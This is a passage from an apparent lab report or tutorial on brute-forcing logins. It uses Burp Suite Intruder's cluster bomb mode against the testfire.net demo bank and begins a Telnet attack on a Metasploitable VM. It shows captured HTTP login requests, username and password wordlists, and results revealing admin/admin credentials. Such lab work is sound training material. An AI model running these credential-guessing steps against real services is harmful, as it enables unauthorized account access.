User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x                    re Gecko) Chro
Accept: text/html,application/xhtml+xml,applicatio                    ,image/apng,*/
Referer: http://testfire.net/login.jsp
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=FE7E561F697C6B23D01C7A114001B6C
Connection: keep-alive

uid=administrator&passw=password&btnSubmit=Login
```

Figure 8: Sending the Captured Request to Intruder




Time	Type	Direction	Method	URL
22:08:32 25 M...	HTTP	→ Request	POST	http://testfire.net/doLogin

Figure 9: Navigating to the Intruder Tab

Step 7: Configuring the Attack Type

In the Attack Type section, selecting Cluster Bomb, which allows testing multiple username-password combinations.



Sniper attack
Inserts each payload into each position one at a time, using a single payload set.

Battering ram attack
Simultaneously places the same payload into all positions, using a single payload set.


Pitchfork attack
Allocate a payload set to each position. Intruder iterates through each set in parallel.

Cluster bomb attack
Allocate a payload set to each position. Intruder iterates through all possible combinations of each set.

Figure 10: Selecting Cluster Bomb Attack Type

Step 8: Setting Up Payload Positions

In the Positions tab, selecting "Auto $" to highlight the username and password fields.




```
POST /doLogin HTTP/1.1
Host: testfire.net
Content-Length: 48
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://testfire.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testfire.net/login.jsp
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=FE7E561F697C6B23D01C7A114001B6C5
Connection: keep-alive

uid=$administrator$&passw=$password$&btnSubmit=Login
```

Figure 11: Selecting "Auto $"

Step 9: Loading Username and Password Lists

In the Payloads tab, configuring Payload Set 1 for usernames and Payload Set 2 for passwords by selecting the username and password field and adding possible usernames and passwords.



Payloads

Payload position: 1 - administrator

Payload type: Simple list

Payload count: 0

Request count: 0


Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
admin
user
testuser
demo123
guest
loginuser
webtest
defaultuser
securetest
```

myaccount

Figure 12: Configuring Payload Set 1 for usernames



Payloads

Payload position: 2 - password

Payload type: Simple list

Payload count: 0

Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


```
admin
123456
password
abc123
nepal
computer
55555
letmein01
welcome123
```

test123

Figure 13: Configuring Payload Set 2 for passwords

Step 10: Running the Brute Force Attack

Clicking Start Attack, and Burp Suite systematically tests all username-password combinations. A warning dialog appears, clicking OK to proceed.




Cluster bomb attack

Target http://testfire.net

☑ Update Host header to match target

Figure 14: Running the Brute Force Attack




The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled.

Please visit https://portswigger.net for more details about Burp Suite Professional which contains the full version.

Figure 15: Appearance of warning dialog

Step 11: Identifying Valid Credentials

The results display multiple login attempts. Identifying the request with a different response length which indicates successful login credentials. The results reveal that the correct username is admin, and password is admin as well.




Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length
0			302	296			201
1	admin	admin	302	285			299
2	user	admin	302	284			201
3	testuser	admin	302	287			201
4	demo123	admin	302	293			201
5	guest	admin	302	281			201
6	loginuser	admin	302	284			201
7	webtest	admin	302	288			201

Figure 16: Identifying Valid Credentials




Online Banking Login

Username: admin

Password: •••••

Figure 17: Logging in with correct username and password



Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

Recent Transactions

After yyyy-mm-dd Before yyyy-mm-dd Submit


Transaction ID	Transaction Time	Account ID	Action	Amount
31290	2025-03-25 11:59	800001	Deposit	$123.00
31289	2025-03-25 11:59	800000	Withdrawal	-$123.00
29992	2025-03-25 11:47	800001	Deposit	$21.00
29991	2025-03-25 11:47	800000	Withdrawal	-$21.00
29768	2025-03-25 11:46	800001	Deposit	$21.00
29767	2025-03-25 11:46	800000	Withdrawal	-$21.00
29078	2025-03-25 11:41	800001	Deposit	$0.10
29077	2025-03-25 11:41	800000	Withdrawal	-$0.10
27396	2025-03-25 11:29	800001	Deposit	$99999999999999990000000.00
27395	2025-03-25 11:29	800000	Withdrawal	-$99999999999999990000000.00
27390	2025-03-25 11:23	800001	Deposit	$1000000.00
27389	2025-03-25 11:23	800000	Withdrawal	-$1000000.00
27015	2025-03-25 11:04	800001	Withdrawal	-$9999.00
25956	2025-03-25 10:33	800001	Deposit	$1.00
25955	2025-03-25 10:33	800000	Withdrawal	-$1.00
25950	2025-03-25 10:31	800001	Deposit	$150.00
25949	2025-03-25 10:31	800000	Withdrawal	-$150.00
24676	2025-03-25 10:12	800000	Deposit	$1.00
24675	2025-03-25 10:12	800001	Withdrawal	-$1.00
24667	2025-03-25 10:09	800000	Withdrawal	-$2123.00
21828	2025-03-25 09:22	800001	Deposit	$10000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000.00
21827	2025-03-25 09:22	800000	Withdrawal	-$10000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000.00
21666	2025-03-25 09:19	800001	Deposit	$1234.00
21665	2025-03-25 09:19	800000	Withdrawal	-$1234.00
20516	2025-03-25 09:02	800000	Deposit	$3.00
20515	2025-03-25 09:02	800000	Withdrawal	-$3.00

Figure 18: Successful Login

3.2 Steps to perform Brute Force Attack on the Telnet service of the Metasploitable virtual machine.

Step 1: Changing the default password on Metasploitable.

Changing the default password on metasploitable i.e. msfadmin to telnettest7.




```
Last login: Sun Mar  9 21:34:03 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo passwd msfadmin
[sudo] password for msfadmin:

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo passwd msfadmin
[sudo] password for msfadmin:
Sorry, try again.
[sudo] password for msfadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$
```

Figure 19: Changing default password of Metasploitable

Step 2: Identifying the Target IP Address

On the Metasploitable machine, running the command ifconfig to find its IP address.




```
          collisions:0 txqueuelen:0
          RX bytes:30073 (29.3 KB)  TX bytes:30073 (29.3 KB)

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e0:51:d6
          inet addr:192.168.1.66  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2400:1a00:b030:f8e4:a00:27ff:fee0:51d6/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fee0:51d6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4548 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3564 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:360873 (352.4 KB)  TX bytes:361277 (352.8 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:310 errors:0 dropped:0 overruns:0 frame:0
          TX packets:310 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:124925 (121.9 KB)  TX bytes:124925 (121.9 KB)

msfadmin@metasploitable:~$
```

Figure 20: Identifying target ip address

Step 3: Scanning for Open Services on the Target

On the Kali Linux machine, performing a service version scan using nmap to identify open ports and running services.

